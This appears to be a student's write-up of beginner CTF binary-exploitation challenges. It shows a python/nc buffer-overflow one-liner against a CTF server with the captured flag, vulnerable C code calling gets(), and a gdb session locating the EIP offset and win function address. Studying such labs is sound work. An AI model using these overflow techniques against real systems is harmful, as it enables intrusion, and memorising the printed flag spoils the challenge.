


Capture The Flag (CTF)

1. Documentation


Reading through the ctf101 Binary Exploitation CTF handbook, I found detailed information regarding the typical layout of binaries (executables) and typical buffer overflow, heap, and format string exploit information. It also covered binary security (compilation flags and stack canaries).

2. Practice Flag



This challenge is an introduction to CTF, outlining the basic principles and layout of a typical challenge. All I had to do to complete this challenge was copy and paste the provided flag.

3. Simple bof



The first step in solving this challenge is a static analysis of the provided code. Doing so reveals an if check that will print the flag if the secret value is equal to 0x67616c66 or /x67/x61/x6c/x66. The value is 'galf' when converted into ASCII in this order, which is 'flag' backwards when popped off the stack in little-endian reverse order (/x66/x6c/x61/x67).

```

claytome@ClaytonRTX:~$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*48 + b'flag' + b'\n') | nc thekidofarcnania.com 35235"

Legend: buff MODIFIED padding MODIFIED CORRECT secret
0xffa9b678 | 00 00 00 00 00 00 00 00 |
0xffa9b680 | 00 00 00 00 00 00 00 00 |
0xffa9b688 | 00 00 00 00 00 00 00 00 |
0xffa9b690 | 00 00 00 00 00 00 00 00 |
0xffa9b698 | ff ff ff ff ff ff ff ff |
0xffa9b6a0 | ff ff ff ff ff ff ff ff |
0xffa9b6a8 | c7 b6 a9 ff 11 5b 61 56 |
0xffa9b6b0 | c0 a5 f7 f7 84 7f 61 56 |
0xffa9b6b8 | c8 b6 a9 ff 11 5b 61 56 |
0xffa9b6c0 | e0 b6 a9 ff 00 00 00 00 |

Input some text:
Legend: buff MODIFIED padding MODIFIED CORRECT secret
0xffa9b678 | 41 41 41 41 41 41 41 41 |
0xffa9b680 | 41 41 41 41 41 41 41 41 |
0xffa9b688 | 41 41 41 41 41 41 41 41 |
0xffa9b690 | 41 41 41 41 41 41 41 41 |
0xffa9b698 | 41 41 41 41 41 41 41 41 |
0xffa9b6a0 | 41 41 41 41 41 41 41 41 |
0xffa9b6a8 | 67 61 6c 66 00 00 00 00 |
0xffa9b6b0 | c0 a5 f7 f7 84 7f 61 56 |
0xffa9b6b8 | c8 b6 a9 ff 11 5b 61 56 |
0xffa9b6c0 | e0 b6 a9 ff 00 00 00 00 |

You did it! Congratulations!
CTFLearn[buffer_OverFlows_4re_c00l!]
claytome@ClaytonRTX:~$

```

I typed and passed a string of 48 'A's followed by the term 'flag' to overwrite the **secret** value, the flag is printed out because the if check is satisfied (`python -c "import sys; sys.stdout.buffer.write(b'A'*48 + b'flag' + b'\n') | nc thekidofarcnania.com 35235`).

4. RIP my bof

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5
6 // Defined in a separate source file for simplicity.
7 void init_visualize(char* buff);
8 void visualize(char* buff);
9
10 void win() {
11     system("/bin/cat /flag.txt");
12 }
13
14 void vuln() {
15     char padding[16];
16     char buff[32];
17
18     memset(buff, 0, sizeof(buff)); // Zero-out the buffer.
19     memset(padding, 0xFF, sizeof(padding)); // Mark the padding
20
21     // Initializes the stack visualization. Don't worry about
22     init_visualize(buff);
23
24     // Prints out the stack before modification
25     visualize(buff);
26
27     printf("Input some text: ");
28     gets(buff); // This is a vulnerable call!
29 }

```

Starting again with a static analysis of the provided code, I discovered a **system** call function that will **cat** the contents of /bin/flag.txt. I must redirect the flow of the program to this function to print the flag.

```
Kali Linux [Running] - Oracle VM VirtualBox
kali@x86_64-conda-linux-gnu: ~/stackoverflow3

(base) ──(kali@kali):~/stackoverflow3
└─$ ls
server
(base) ──(kali@kali):~/stackoverflow3
└─$ gdb -q server
Reading symbols from server...
(No debugging symbols found in server)
gdb>pattern create 100
AAAAAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAABAAFAABAAIAAGAAcAA2AAHAAAdAA3AAIAAe
AAAAAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAABAAFAABAAIAAGAAcAA2AAHAAAdAA3AAIAAe
gdb>pattern r
Starting program: /home/kali/stackoverflow3/server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Legend: buff MODIFIED padding MODIFIED
notsecret MODIFIED secret MODIFIED
0xffffbddd | 00 00 00 00 00 00 00 00 |
0xffffbdds | 00 00 00 00 00 00 00 00 |
0xffffbde0 | 00 00 00 00 00 00 00 00 |
0xffffbde4 | 00 00 00 00 00 00 00 00 |
0xffffbde8 | ff ff ff ff ff ff ff ff |
0xffffbdf0 | ff ff ff ff ff ff ff ff |
0xffffbdf8 | ff ff ff ff ff ff ff ff |
0xffffbe00 | 20 e6 e1 f7 00 a0 04 00 |
0xffffbe08 | 18 0e ff ff 00 00 00 00 |
Return address: 0x0804868b

Input some text: AAsAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAABAAFAABAAIAAGAAcAA
```

```
Kali Linux [Running] - Oracle VM VirtualBox
kali@x86_64-conda-linux-gnu: ~/stackoverflow3

code
Invalid $PC address: 0x40x1032
stack
0000| 0xffffbe10 ("AAdAA3AAIAAeAAAAAJAFAASAAKAAGAAAL")
0004| 0xffffbe14 ("AJAAIAAeAAAAAJAFAASAAKAAGAAAL")
0008| 0xffffbe18 ("IAAeAA4AAJAAFAASAAKAAGAAAL")
0012| 0xffffbe1c ("AAAJAAFAASAAKAAGAAAL")
0016| 0xffffbe20 ("AJAAFAASAAKAAGAAAL")
0020| 0xffffbe24 ("FAASAAKAAGAAAL")
0024| 0xffffbe28 ("AAKAAGAAAL")
0028| 0xffffbe2c ("AGAAAL")

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x40x1032 in ?? ()
gdb>pattern patts
Registers contain pattern buffer:
EBX=0 Found at offset: 52
EBP=0 Found at offset: 56
EIP=0 Found at offset: 60
Registers point to pattern buffer:
[ESP] -> offset 64 - size ~36
Pattern buffer found at:
0xffffbddd : offset 0 - size 100 ($sp + -0x40 [-16 dwords])
0xffffda96 : offset 31453 - size 4 ($sp + 0x1c86 [1825 dwords])
References to pattern buffer found at:
0xffffbdc0 : 0xffffbddd ($sp + -0x50 [-20 dwords])
gdb>
```

```
Kali Linux [Running] - Oracle VM VirtualBox
kali@x86_64-conda-linux-gnu: ~/stackoverflow3

(base) ──(kali@kali):~/stackoverflow3
└─$ nm server | grep win
08048586 T win

(base) ──(kali@kali):~/stackoverflow3
└─$
```

I used **gdb** (**gdb -q server**, **pattern create 100**, **r**, and **patts**) to overflow the buffer and find the offset of EIP (the instruction pointer to the return address, 60). I was then able to use **nm server | grep win** to get the address of the **win** function.

